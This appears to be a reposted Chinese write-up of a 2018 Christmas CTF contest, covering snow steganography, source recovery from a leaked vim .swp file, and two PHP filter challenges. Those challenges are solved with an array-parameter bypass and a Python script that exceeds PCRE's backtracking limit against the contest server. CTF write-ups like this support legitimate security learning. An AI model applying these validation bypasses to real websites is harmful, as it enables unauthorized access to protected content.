2018 春节圣诞节欢乐赛Writeup

转载

weixin_33883178 于 2018-12-25 14:19:00 发布 358 收藏 1
文章标签： php 开发工具 python
原文链接：http://www.cnblogs.com/Aiue/p/10173691.html

WEB

Gift

题目给了一个网页，查看源码和扫了一下目录，并没有发现其他东西。

。。。。。。陷入沉思。。。。。。

之后放出hint：有一个秘密在雪中。 以为是图片隐写，搞了半天也没发现什么线索；后来大佬提示snow隐写网站。是一个网页的隐写加解密。

直接解密提示这个，什么乱七八糟的，看不懂略过。。。


后来才发现要密码才能解密（还是太鲁莽，得改），那密码究竟是啥呢？忽然想到题目中那句话：（你还想听后续？没了没了~//我才不会对你透露钥匙上刻了题目名呢）

原来密码就是题目名：gift，解密得到flag。

贴上解密网站：http://fog.misty.com/perry/ccs/snow/snow.html

Glft php（签到题）

虽然圣诞节没太在意，但意思意思先贴上可爱的圣诞老人，



给了提示Do you know .swp file?这个我知道（//?）。打开url: /.index.php.swp下载了swp文件，直接notepad++打开，发现有代码但是不全。上网查了一下还原swp文件的方法，执行


```
vim -r index.php  #swp文件为 ./.index.php.swp
```

因为懒，直接在pentestbox带的vim下执行命令发现无法恢复，然后只能打开Linux的系统在里面执行命令，果然index.php恢复了，拿到源码为：

```php
<?php
 function areyouok($greeting){
     return preg_match('/Merry.*Christmas/is',$greeting); //正则匹配
 }

 $greeting=@$_POST['greeting'];
    if(!areyouok($greeting)){
        if(strpos($greeting,'Merry Christmas')!==false){    //字符查找，如果查找到返回字符的位置，没有就返回false
            echo 'Merry Christmas. '.'flag{xxxxxx}';
        }else{
            echo 'Do you know .swp file?';
        }
       }else{
           echo 'Do you know PHP?';17  }
?>
```

这种我都是直接构造数组绕过**greeting[]=** 即可以绕过。谷歌的hackbar，丑加难用。



Gift php plus

打开题目发现步骤和之前一样，只是在之前的代码中中加了一个判断数组

```php
<?php
function areyouok($greeting){
    return preg_match('/Merry.*Christmas/is',$greeting);
}

$greeting=@$_POST['greeting'];
if(!is_array($greeting)){       //此处加了数组判断
    if(!areyouok($greeting)){
        if(strpos($greeting,'Merry Christmas')!==false){
            echo 'Merry Christmas. '.'flag{xxxxxx}';
        }else{
            echo 'Do you know .swp file?';
        }
    }else{
        echo 'Do you know PHP?';
    }
}
?>
```

一直没思路，后来发现群里提到了freebuf的一篇文章https://www.freebuf.com/articles/web/190794.html，去看了后慢慢复现出来。原来是让正则中的 .*匹配到后面的所有内容，然后再回溯匹配，因为回溯次数上限默认是 100 万。那么，假设我们的回溯次数超过了 100 万，把字符长度加到100万以上，使其匹配超出限制返回false。

```php
return preg_match('/Merry.*Christmas/is',$greeting);
```

写python代码跑一下，发现flag出来了。

贴上python代码：

```python
#!/usr/bin/env python3
# _*_ coding=utf-8 _*_
# @Author : M1r4n
from requests import post

payload = {'greeting':'Merry Christmas'+'a' * 1000000}
res = post('http://106.75.66.87:8888/index.php',data=payload)
print(res.text)
```


感谢P神的详细教程：https://www.freebuf.com/articles/web/190794.html

Misc


gift collect

这个题完全是莫名其妙过的，我也不知道真正的是怎么做，等writeup吧！！哈哈哈

打开进度条拉到后面居然就出来了！！（惊奇）



但是，唉？怎么看不清楚，最后只好用win10自带的录屏把这段录下来，然后0.1倍慢放、暂停。哈哈机智如我（菜鸡办法）。



gift select

这个题真是让人激动，而且不止一哈。下载之后发现是个压缩包，然后解压，再解压。咦！！？？，怎么这么多？竟然是100万个压缩包，我居然解压完了。打开第一个居然是flag，赶紧提交，果然没那么简单。竟然有一堆flag，但是是错误的。

题目提示：只有你的礼物比较特殊，是能一眼认出来的英文单词哦，但是为了增加游戏难度，我特意的把一些字母变成数字了）

一开始心没静下来，胡乱搞了几下，把100万个gz压缩包的内容提取出来，各种挫折（菜鸟泪奔），网上找了师傅的脚本跑出来，几经波折（其实是蠢）之后，搜索this，找到了给我的9ift。此处感叹做题心要静，一步一步来！！

贴上偷来的脚本：

```python
#!/usr/bin/env python3
# _*_ coding=utf-8 _*_
# @Author : M1r4n
import os
import gzip

# 那是因为你调用了read方法，而这个方法会把文件一股脑儿读取出来的
# 为了便于你迭代，你可以在这里使用一个生成器
def read_gz_file(path):
    if os.path.exists(path):
        with gzip.open(path, 'rt',errors='ignore') as pf:    #errors  错误不显示 ？
            for line in pf:
                yield line
    else:
        print('the path [{}] is not exist!'.format(path))
a = input()
b = input()
f = open('flags.txt','a')
for i in range(int(a),int(b)):
    i = str(i).zfill(6)            #让数字变为6位，符合文件命名。文件名这样的 sock_000001.gz
    # print(i)
    path = r'C:\Users\72427\Desktop\题目\mis3\gift
select_9b1de2ae35363353d907c9cca312271d\Christmas_Socks\sock_{}.gz'.format(i)
    con = read_gz_file(path=path)
    if getattr(con, '__iter__', None):
        for line in con:
            # print(line)
            if 'flag' in line:
                # print(line)
                f.write(line+'\n')
                #break
f.close()
```

到此此次比赛就完了，最后那道mp3隐写，都没去看。等writeup出来瞧一下。五道题摸爬滚打搞出来四道，坚持努力学习相信越来越厉害！

转载于:https://www.cnblogs.com/Aiue/p/10173691.html